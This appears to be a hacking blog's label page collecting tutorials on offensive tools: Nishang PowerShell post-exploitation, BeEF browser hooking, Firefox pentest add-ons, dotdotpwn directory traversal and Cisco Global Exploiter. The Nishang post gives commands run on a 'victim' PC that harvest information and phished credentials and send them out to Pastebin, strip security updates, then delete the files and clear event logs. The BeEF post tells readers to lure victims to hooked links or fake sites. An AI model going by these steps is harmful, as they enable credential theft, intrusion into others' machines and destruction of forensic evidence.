Showing posts with label hacking tools. Show all posts

Post exploitation using Nishang.

Nishang is a framework and collection of scripts and payloads which enables usage of PowerShell for offensive security and post exploitation during Penetraion Tests. The scripts are written on the basis of requirement by the author during real Penetration Tests.

This framework is written by Nikhil Mittal who is also author of Kautilya framework.For more information you can visit his blog.

Today we will see some basic module from nishang framework for post exploitation.

This tutorial is about post exploitation so first get meterpreter shell using any metasploit method. If you are new than visit metasploit section of blog.

(1)Download nishang from here .
(2)Unzip it & put it in root directory.

meterpreter>shell
cd C:\\Users/victim
mkdir 123
exit

meterpreter>upload /root/nishang/ C:\\Users/victim/123

We upload all powershell script from our nishang folder to victim pc `s folder.


nishang-1

After upload we have to get shell.

meterpreter>shell
cd c://Windows\System32\WindowsPowerShell\v1.0


So now everything is set ; we execute our powershell script from our shell.

(1)First we use Information Gather module. It gather all informataion from victim pc & it has exifil option so gatherd information is directly uploaded to the pastebin;gmail.

So type following in our shell

powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Information_Gather.ps1 -exfil AIP_Of_Pastebin username password 1


nishang-1

After execution complete information is uploaded to the your pastebin account.
nishang-3


This information is encoded in base64; so to get plain text decode it using base64 decoder.

(2)Another module is credential pop up. So it pop up credential menu in victim screen ; if victim enter right password then it will stop ;otherwise it will pop up again.
nishang-4

powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Credentials.ps1 -exfil AIP_Of_Pastebin username password 1


nishang-5


(3)Other good module is removing update from victim`s p.c.

To all updates from the target.
powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Remove-Update.ps1 All

TO remove all security updates from the target.
powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Remove-Update.ps1 Security

To remove specific update from target.
powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Remove-Update.ps1 KB2761226

(4)Speaks:-This powershell script speak text in victim`s pc which we write in our shell.

powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Speak.ps1 'Hello sir; you have been hacked'

These are  basic module ; there are also advanced module in nishnag.If you need more information than visit this link.

After using powershell script remove folder & clear event.
cd C:\\Users/victim
RD /s /q 123
exit
clearev

How to use Browser Exploitation Framework?

The Browser Exploitation Framework (BeEF) is a penetration testing tool written in Ruby and designed to both showcase browser weaknesses as well as perform attacks both on and through the web browser. BeEF consists of a server application that manages the connected clients, known as “zombies”, and JavaScript “hooks” which run in the browser of target hosts.

Traditionally, the JavaScript hook is injected by the attacker into HTML code either through an attack such as Cross Site Scripting (XSS) or SQL Injection. Once the hook is processed by the browser, it beacons back home to the BeEF server, and will process JavaScript based commands sent from the BeEF server to the client.

The commands sent to the browser are triggered through modules running within the BeEF server. These modules send commands that do everything from fingerprinting browsers and plug-ins to allowing the attacker to proxy web traffic through the browser. Additional modules exist to perform tasks such as network scanning, browser keystroke logging, and cross protocol exploitation where HTTP requests can be sent to non-HTTP services with exploit payloads that will execute and return shells back to an attacker.

In backtrack Beef  has been installed.But it`s not latest version , so you have to clone git repository for latest installation.

git clone https://github.com/beefproject/beef.git

cd beef

gem install bundler

bundle install

./beef

beef


Open user interface URL in brwoser & enter username & password which is beef. On the right side you can see getting started text & log.


beef

Now what you have to do is just send link http://your I.P:3000/demos/butcher/index.html or http://your I.p.:3000/demos/basic.html to victim

You can also put it in iframe and make some fake website & send link of fake website to victim like Metasploit Browser Exploitation method.

As soon as victim click on your link ; you can see victim I.P. on online browser in left side of panel.

Now click on I.P. & then command tab on righ side . There is list of command which you can execute on victim browser as long as he has open our link in his browser.

Here you can see three section module tree ; result history & details about module .

Select module & click on execute button & then view command result in module history.

There is lots of module available ; you can test it one by one & find some intresting info about victim.But our main requirement is victim should keep open our link.

Firefox Add-ons for penetration testers


In this brief post, we are listing a few popular and interesting Firefox add-ons that are useful for penetration testers. These add-ons vary from information gathering tools to attacking tools. If you are using BACKTRACK than use OWASP Mantra which has lots of useful Add-ons.

(1)Firebug
Firebug is a nice add-on that integrates a web development tool inside the browser. With this tool, you can edit and debug HTML, CSS and JavaScript live in any webpage to see the effect of changes. It helps in analyzing JS files to find XSS vulnerabilities. It’s an really helpful add-on in finding DOM based XSS for security testing professionals.Add Firebugin your Browser from this link: https://addons.mozilla.org/en-US/firefox/addon/firebug/

(2)Web Developer
Web Developer is another nice add-on that adds various web development tools in the browser. It helps in web application penetration testing.Add Web Developerin your browser from this link: https://addons.mozilla.org/de/firefox/addon/web-developer/

(3)Live HTTP Headers
Live HTTP Headers is a really helpful penetration testing add-on for Firefox. It displays live headers of each http request and response. You can also save header information by clicking on the button in the lower left corner. I don’t think that there is any kind of need to tell how important this add-on is for the security testing process.Add
Live HTTP Headersto Firefox with this link: https://addons.mozilla.org/en-US/firefox/addon/live-http-headers/

(4)Tamper Data
Tamper Data is similar to the Live HTTP Header add-on but, has header editing capabilities. With the tamper data add-on, you can view and modify HTTP/HTTPS headers and post parameters. Thus it helps in security testing web application by modifying POST parameters. It can be used in performing XSS and SQL Injection attacks by modifying header data.Add the
Tamper dataadd-on to Firefox browser with this link: https://addons.mozilla.org/en-US/firefox/addon/tamper-data/)


(5)Hackbar
Hackbar is a simple penetration tool for Firefox. It helps in testing simple SQL injection and XSS holes. You cannot execute standard exploits but you can easily use it to test whether vulnerability exists or not. You can also manually submit form data with GET or POST requests. It also has encryption and encoding tools. Most of the times, this tool helps in testing XSS vulnerability with encoded XSS payloads. It also supports keyboard shortcuts to perform various tasks.I am sure, most of the persons in the security field already know about this tool. This tool is mostly used in finding POST XSS vulnerabilities because it can send POST data manually to any page you like. With the ability of manually sending POST form data, you can easily bypass client side validations of the page. If your payload is being encoded at client side, you can use an encoding tool to encode your payload and then perform the attack. If the application is vulnerable to the XSS, I am sure you will find the vulnerability with the help of the Hackbar add-on on Firefox browser.Add
Hackbaradd-on to Firefox browser with this link: https://addons.mozilla.org/en-US/firefox/addon/hackbar/ 


(6)Websecurify
Websecurify is a nice penetration testing tool that is also available as add-on for Firefox. We have already covered WebSecurify in detail in previous article. WebSecurify can detect most common vulnerabilities in web applications. This tool can easily detect XSS, SQL injection and other web application vulnerability. Unlike other listed tools, it is a complete penetration testing tool in itself available as a browser add-on. It gives most of the features available in standalone tool.Add WebSecurifyto Firefox browser with this link: https://addons.mozilla.org/en-us/firefox/addon/websecurify/

(7)XSS Me
Cross Site Scripting is the most found web application vulnerability. For detecting XSS vulnerabilities in web applications, this add-on can be a useful tool. XSS-Me is used to find reflected XSS vulnerabilities from a browser. It scans all forms of the page, and then performs an attack on the selected pages with pre-defined XSS payloads. After the scan is complete, it lists all the pages that renders a payload on the page, and may be vulnerable to XSS attack. Now, you can manually test the web page to find whether the vulnerability exists or not.Add XSS Me
to your Firefox browser: https://addons.mozilla.org/en-us/firefox/addon/xss-me/

(8)SQL Inject Me
SQL Inject Me is another nice Firefox add-on used to find SQL injection vulnerabilities in web applications. This tool does not exploit the vulnerability but display that it exists. SQL injection is one of the most harmful web application vulnerabilities, it can allow attackers to view, modify, edit, add or delete records in a database.The tool sends escape strings through form fields, and tries to search database error messages. If it finds a database error message, it marks the page as vulnerable. QA testers can use this tool for SQL injection testing.Add SQL Inject Me
add-on to your browser: https://addons.mozilla.org/en-us/firefox/addon/sql-inject-me/

(9)CryptoFoxCryptoFox is an encryption or decryption tool for Mozilla Firefox. It supports most of the available encryption algorithm. So, you can easily encrypt or decrypt data with supported encryption algorithm. This add-on comes with dictionary attack support, to crack MD5 cracking passwords. Although, it hasn’t have good reviews, it works satisfactorily.Add CryptoFox add-on to your browser: https://addons.mozilla.org/en-US/firefox/addon/cryptofox/

How to exploit Directory traversal vulnerability?

Backtrack has lots of tools for web-application testing. Directory traversal is one of the critical vulnerability in web-application. Previously i post about what is directory traversal & how to bypass its filter , but that process is manual, it can consume lots of time.But in bactrack automatic tools are available for this test which is DOTDOTPWN.

If you are on other distro , then you can download it form here.

It's a very flexible intelligent fuzzer to discover traversal directory vulnerabilities in software such as HTTP/FTP/TFTP servers, Web platforms such as CMSs, ERPs, Blogs, etc.

Also, it has a protocol-independent module to send the desired payload to the host and port specified. On the other hand, it also could be used in a scripting way using the STDOUT module.

It's written in perl programming language and can be run either under *NIX or Windows platforms. It's the first Mexican tool included in BackTrack Linux .


Fuzzing modules supported in this version:


- HTTP

- HTTP URL

- FTP

- TFTP

- Payload (Protocol independent)

- STDOUT



./dotdotpwn.pl -m  http-url -S -u https://localhost/mutillidae/index.php?page=TRAVERSAL -k root -o unix   
path-traversal

In below figure; you can see vulnerable URL where directory traversal is applicable.
path-traversal

CIsco Global Exploter

Cisco Global Exploiter (CGE), is an advanced, simple and fast security testing tool/ exploit engine, that is able to exploit 14 vulnerabilities in disparate Cisco switches and routers.  CGE is command-line driven perl script which has a simple and easy to use front-end.

Vulnerabilities list :
[1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability
[2] - Cisco IOS Router Denial of Service Vulnerability
[3] - Cisco IOS HTTP Auth Vulnerability
[4] - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability
[5] - Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability
[6] - Cisco 675 Web Administration Denial of Service Vulnerability
[7] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
[8] - Cisco IOS Software HTTP Request Denial of Service Vulnerability
[9] - Cisco 514 UDP Flood Denial of Service Vulnerability
[10] - CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability
[11] - Cisco Catalyst Memory Leak Vulnerability
[12] - Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability
[13] - 0 Encoding IDS Bypass Vulnerability (UTF)
[14] - Cisco IOS HTTP Denial of Service Vulnerability

Download from here

Use:-

perl cge.pl <target> <vulnerability number>